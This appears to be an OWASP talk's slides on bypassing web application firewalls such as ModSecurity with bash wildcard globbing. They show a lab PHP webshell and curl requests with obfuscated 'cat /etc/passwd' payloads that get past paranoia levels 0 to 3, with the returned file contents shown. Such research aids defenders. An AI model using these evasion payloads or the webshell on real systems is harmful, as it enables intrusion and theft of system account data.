



# WAF FILTER 404 NOT FOUND



**OWASP**

The Open Web Application Security Project



## Who am i?

- BLAY ABU SAFIAN
- Founder / CEO of Invetec Global
- Engineer / Security Researcher / Penetration Tester / Part-Time Bug Hunter
- [www.invetecglobal.com](http://www.invetecglobal.com)
- Instagram: invetec\_global



## Why talk about WAF filter evasion technique?

- Opportunity to research and improve security
- Plays an important role in web application protection



# OWASP

The Open Web Application Security Project


## What is WAF?

- WAF - short for web application firewall
- Layer 7 of OSI model
- WAF is used for protecting web application by filtering, monitoring and blocking malicious packets between web application and client endpoints



# OWASP

The Open Web Application Security Project



RELATIONSHIP BETWEEN WAF AND WEB APPLICATION

## How WAF(cloudflare) work

- Monitors the GET and POST traffic which is bi-directional
- Apply rules (filters)
- If suspicious behavior detected (ask for captcha)
- If successful, action continues
- If unsuccessful, action blocks



# OWASP

The Open Web Application Security Project

## Things you may not know

- Bash standard wildcard(globbing patterns) - used by various command line utilities to work with multiple files. Check in unix command: `man 7 glob`



**OWASP**

The Open Web Application Security Project

## Fun Time

- Basically everyone on unix runs the shell command “ls” to list directory contents. Normal as such `ls <filename>` or `/bin/ls <filename>`





**OWASP**

The Open Web Application Security Project

normal technique : ls

The Filter evasion technique: /???.ls or /\*.ls\$u



# OWASP

The Open Web Application Security Project

```
root@infosecblay: ~/Desktop/research/waf-filter-evasion
```



```
root@infosecblay: ~/Desktop/research/waf-filter-evasion 134x16
```

```
root@infosecblay:~/Desktop/research/waf-filter-evasion# ls
bypass.txt ip-intval.py research-writing.txt
root@infosecblay:~/Desktop/research/waf-filter-evasion# /bin/ls
bypass.txt ip-intval.py research-writing.txt
root@infosecblay:~/Desktop/research/waf-filter-evasion# /??*/ls
bypass.txt ip-intval.py research-writing.txt
root@infosecblay:~/Desktop/research/waf-filter-evasion# /??*/ls$u
bypass.txt ip-intval.py research-writing.txt
root@infosecblay:~/Desktop/research/waf-filter-evasion# █
```

FILTER EVASION FOR “ls” Command



**OWASP**

The Open Web Application Security Project

normal technique : `cat <filename>` or `/bin/cat <filename>`

WAF filter evasion technique: `/??/?at` or `/??/?at /` or `/???$u/?at$u` or `/*/?at`



# OWASP

The Open Web Application Security Project

```
root@infosecblay: ~/Desktop/research/waf-filter-evasion 134x21
root@infosecblay:~/Desktop/research/waf-filter-evasion# cat research-writing.txt
Read me
This is just for a test
root@infosecblay:~/Desktop/research/waf-filter-evasion# /bin/cat research-writing.txt
Read me
This is just for a test
root@infosecblay:~/Desktop/research/waf-filter-evasion# /???/?at ?????????-?????????.txt
Read me
This is just for a test
root@infosecblay:~/Desktop/research/waf-filter-evasion# /bin/cat$u ?????????$u-????????$u.txt
Read me
This is just for a test
root@infosecblay:~/Desktop/research/waf-filter-evasion# █
```

FILTER EVASION FOR “cat” Command



## ModSecurity WAF

- ModSecurity is an open-source web-based application firewall(WAF).
- Supported by:Apache, Nginx, IIS etc



## ModSecurity OWASP Core Rule Set(CRS) 3.0

- The Core Rule Set – sets the policy or rule for packet inspection.
- ModSecurity has 4 levels of paranoia



# OWASP

The Open Web Application Security Project

```
# --[ Targets and ASCII Ranges ]--  
#  
# 920270: PL1  
# REQUEST_URI, REQUEST_HEADERS, ARGS and ARGS_NAMES  
# ASCII: 1-255  
# Example: Full ASCII range without null character  
#  
# 920271: PL2  
# REQUEST_URI, REQUEST_HEADERS, ARGS and ARGS_NAMES  
# ASCII: 9,10,13,32-126,128-255  
# Example: Full visible ASCII range, tab, newline  
#  
# 920272: PL3  
# REQUEST_URI, REQUEST_HEADERS, ARGS, ARGS_NAMES, REQUEST_BODY  
# ASCII: 32-36,38-126  
# Example: Visible lower ASCII range without percent symbol  
#  
# 920273: PL4  
# ARGS, ARGS_NAMES and REQUEST_BODY  
# ASCII: 38,44-46,48-58,61,65-90,95,97-122  
# Example: A-Z a-z 0-9 = - _ . , : &  
#  
# 920274: PL4  
# REQUEST_HEADERS without User-Agent, Referer, Cookie  
# ASCII: 32,34,38,42-59,61,65-90,95,97-122  
# Example: A-Z a-z 0-9 = - . , : & " * + / SPACE
```

REQUEST PROTOCOL ENFORCEMENT RULES



**OWASP**

The Open Web Application Security Project

## Testing WAF evasion against ModSecurity

- Normal technique: `cat /etc/passwd`
- Example Filter evasion technique:  
`cat%20/?tc/passwd`
- Here `%20` stands for space.





# OWASP

The Open Web Application Security Project

Paranoia Level 0 (PL0) - Most rules are disabled.  
Most of our RCE will work out.

SecAction

"id:999,\

phase:1,\

nolog,\

pass,\

t:none,\

setvar:tx.paranoia\_level=0"



# OWASP

The Open Web Application Security Project

Mozilla Firefox

localhost/test.php?cmd=cat: X +

localhost/test.php?cmd=cat /etc/passwd

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

```
Works Perfectlyroot:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false
ntp:x:105:111::/nonexistent:/usr/sbin/nologin messagebus:x:106:112::/nonexistent:/usr/sbin/nologin Debian-exim:x:107:114:/var/spool/exim4:/usr/sbin/nologin
uidd:x:108:115:/run/uidd:/usr/sbin/nologin redsocks:x:109:116:/var/run/redsocks:/usr/sbin/nologin
tss:x:110:117:TPM2 software stack,,,:/var/lib/tpm:/bin/false
rwhod:x:111:65534:/var/spool/rwho:/usr/sbin/nologin
iodine:x:112:65534:/var/run/iodine:/usr/sbin/nologin stunnel4:x:113:120:/var/run/stunnel4:/usr/sbin/nologin miredo:x:114:65534:/var/run/miredo:/usr/sbin/nologin
dnsmasq:x:115:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
sshd:x:116:122:/nonexistent:/usr/sbin/nologin
postgres:x:117:124:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
usbmux:x:118:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:119:126:RealtimeKit,,,:/proc:/usr/sbin/nologin
rpc:x:120:65534:/run/rpcbind:/usr/sbin/nologin
Debian-snmp:x:121:128:/var/lib/snmp:/bin/false
statd:x:122:65534:/var/lib/nfs:/usr/sbin/nologin
inetsim:x:123:129:/var/lib/inetsim:/usr/sbin/nologin
sshd:x:124:65534:/run/sshd:/usr/sbin/nologin
pulse:x:125:131:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
speech-dispatcher:x:126:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
avahi:x:127:134:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:128:135:/var/lib/saned:/usr/sbin/nologin
colord:x:129:137:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:130:138:/var/lib/geoclue:/usr/sbin/nologin
king-phisher:x:131:139:/var/lib/king-phisher:/usr/sbin/nologin
Debian-gdm:x:132:140:Gnome Display Manager:/var/lib/gdm3:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
```

ModSecurity WITH PLO SECURITY LEVEL



**OWASP**

The Open Web Application Security Project

Paranoia Level 1 (PL1) – flawless rules of high quality with virtually no false positives

SecAction

"id:999,\

phase:1,\

nolog,\

pass,\

t:none,\

setvar:tx.paranoia\_level=1"

- Behavior of PL1 and PL2 are almost the same.



# OWASP

The Open Web Application Security Project

403 Forbidden - Mozilla Firefox

403 Forbidden



localhost/test.php?cmd=cat /etc/passwd

Most Visited Getting Started Kali Linux Kali Training Kali Tools Kali Docs Kali Forum

## Forbidden

You don't have permission to access this resource.

*Apache/2.4.41 (Debian) Server at localhost Port 80*

ModSecurity WAF TRIGGERED



# OWASP

The Open Web Application Security Project

```
root@infosecblay: ~ 66x16
root@infosecblay:~# cat /var/www/html/test.php
<?php
echo 'Works Perfectly';
system($_GET['cmd']);
?>
root@infosecblay:~#

root@infosecblay: ~ 66x16
root@infosecblay:~# curl -v http://localhost/test.php?cmd=/bin/cat%20/etc/passwd
* Trying ::1:80...
* TCP_NODELAY set
* Connected to localhost (::1) port 80 (#0)
> GET /test.php?cmd=/bin/cat%20/etc/passwd HTTP/1.1
> Host: localhost
> User-Agent: curl/7.65.3
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 403 Forbidden
< Date: Wed, 04 Sep 2019 13:54:23 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 274
< Content-Type: text/html; charset=iso-8859-1
<

root@infosecblay: ~ 134x21
root@infosecblay:~# curl -v http://localhost/test.php?cmd=/?/?/?at%20/?/?c/?/?/?wd
* Trying ::1:80...
* TCP_NODELAY set
* Connected to localhost (::1) port 80 (#0)
> GET /test.php?cmd=/?/?/?at%20/?/?c/?/?/?wd HTTP/1.1
> Host: localhost
> User-Agent: curl/7.65.3
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 04 Sep 2019 13:55:16 GMT
< Server: Apache/2.4.41 (Debian)
< Vary: Accept-Encoding
< Content-Length: 2966
< Content-Type: text/html; charset=UTF-8
<
Works Perfectlyroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```



**OWASP**

The Open Web Application Security Project

Paranoia Level 3 (PL3) – More rules, keyword listing for less attack, more false positives

SecAction

"id:999,\

phase:1,\

nolog,\

pass,\

t:none,\

setvar:tx.paranoia\_level=3"



# OWASP

The Open Web Application Security Project

- with PL1 and PL2 the Remote Code Execution(RCE) attack was not blocked and we can now read `/etc/passwd`.
- Remote Code Execution(RCE) gives an attacker the ability to execute commands on a target system. Executing an `/etc/passwd` gives the attacker the read access to a list of system's account, user ID, group ID, Home directory.



# OWASP

The Open Web Application Security Project

- Why? ‘?’,’/’ , ‘ space ‘ are in the ascii range on rule 920271, 920272.
- Paranoia Level 3 (PL3) – Blocks characters like ? which appears more than 3 times.
- `cmd=cat%20/?tc/?asswd`





# OWASP

The Open Web Application Security Project

```
root@infosecblay: ~
root@infosecblay:~# cat /var/www/html/test.php
<?php
echo 'Works Perfectly';
system($_GET['cmd']);
?>
root@infosecblay:~#

root@infosecblay:~# curl -v http://localhost/test.php?cmd=cat%20/7c/????wd
* Trying ::1:80...
* TCP_NODELAY set
* Connected to localhost (::1) port 80 (#0)
> GET /test.php?cmd=cat%20/7c/????wd HTTP/1.1
> Host: localhost
> User-Agent: curl/7.65.3
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 403 Forbidden
< Date: Fri, 06 Sep 2019 17:53:29 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 274
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>

root@infosecblay:~# curl -v http://localhost/test.php?cmd=cat%20/7tc/?asswd
* Trying ::1:80...
* TCP_NODELAY set
* Connected to localhost (::1) port 80 (#0)
> GET /test.php?cmd=cat%20/7tc/?asswd HTTP/1.1
> Host: localhost
> User-Agent: curl/7.65.3
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Fri, 06 Sep 2019 17:54:07 GMT
< Server: Apache/2.4.41 (Debian)
< Vary: Accept-Encoding
< Content-Length: 2966
< Content-Type: text/html; charset=UTF-8
<
Works Perfectlyroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin:/usr/sbin/nologin
```

## ModSecurity WITH PL3 WAF FILTER EVASION



# OWASP

The Open Web Application Security Project

- Paranoia Level 4 (PL4) - All characters outside the range of a-zA-Z0-9 are blocked, Lots of false positives



# OWASP

The Open Web Application Security Project

```
root@infosecblay: ~  
root@infosecblay:~# cat /var/www/html/test.php  
<?php  
echo 'Works Perfectly';  
system($_GET['cmd']);  
?>  
root@infosecblay:~#  
root@infosecblay:~# curl -v http://localhost/test.php?cmd=cat%20/etc/passw?  
+ Trying ::1:80...  
+ TCP_NODELAY set  
+ Connected to localhost (::1) port 80 (#0)  
> GET /test.php?cmd=cat%20/etc/passw? HTTP/1.1  
> Host: localhost  
> User-Agent: curl/7.65.3  
> Accept: */*  
>  
+ Mark bundle as not supporting multiuse  
< HTTP/1.1 403 Forbidden  
< Date: Fri, 06 Sep 2019 18:17:50 GMT  
< Server: Apache/2.4.41 (Debian)  
< Content-Length: 274  
< Content-Type: text/html; charset=iso-8859-1  
<  
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">  
<html><head>  
<title>403 Forbidden</title>  
</head><body>  
<h1>Forbidden</h1>  
<p>You don't have permission to access this resource.</p>  
<hr/><br/><address>Apache/2.4.41 (Debian) Server at localhost Port 80</address>  
</body></html>  
+ Connection #0 to host localhost left intact  
root@infosecblay:~#
```

ModSecurity WITH PL4 WAF FILTER EVASION BLOCKED



**OWASP**

The Open Web Application Security Project

## Conclusion:

Web application firewall(WAF) can mostly be bypassed by bash standard wildcard(globbing patterns).



# OWASP

The Open Web Application Security Project

## Reference

- <https://medium.com/@infosecblay/waf-filter-404-not-found-f01c5705f215>
- <https://medium.com/secjuice/waf-evasion-techniques-718026d693d8>
- <https://github.com/SpiderLabs/owasp-modsecurity-crs/blob/e4e0497be4d598cce0e0a8fef20d1f1e5578c8d0/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf>



**OWASP**

The Open Web Application Security Project

*Any Questions?*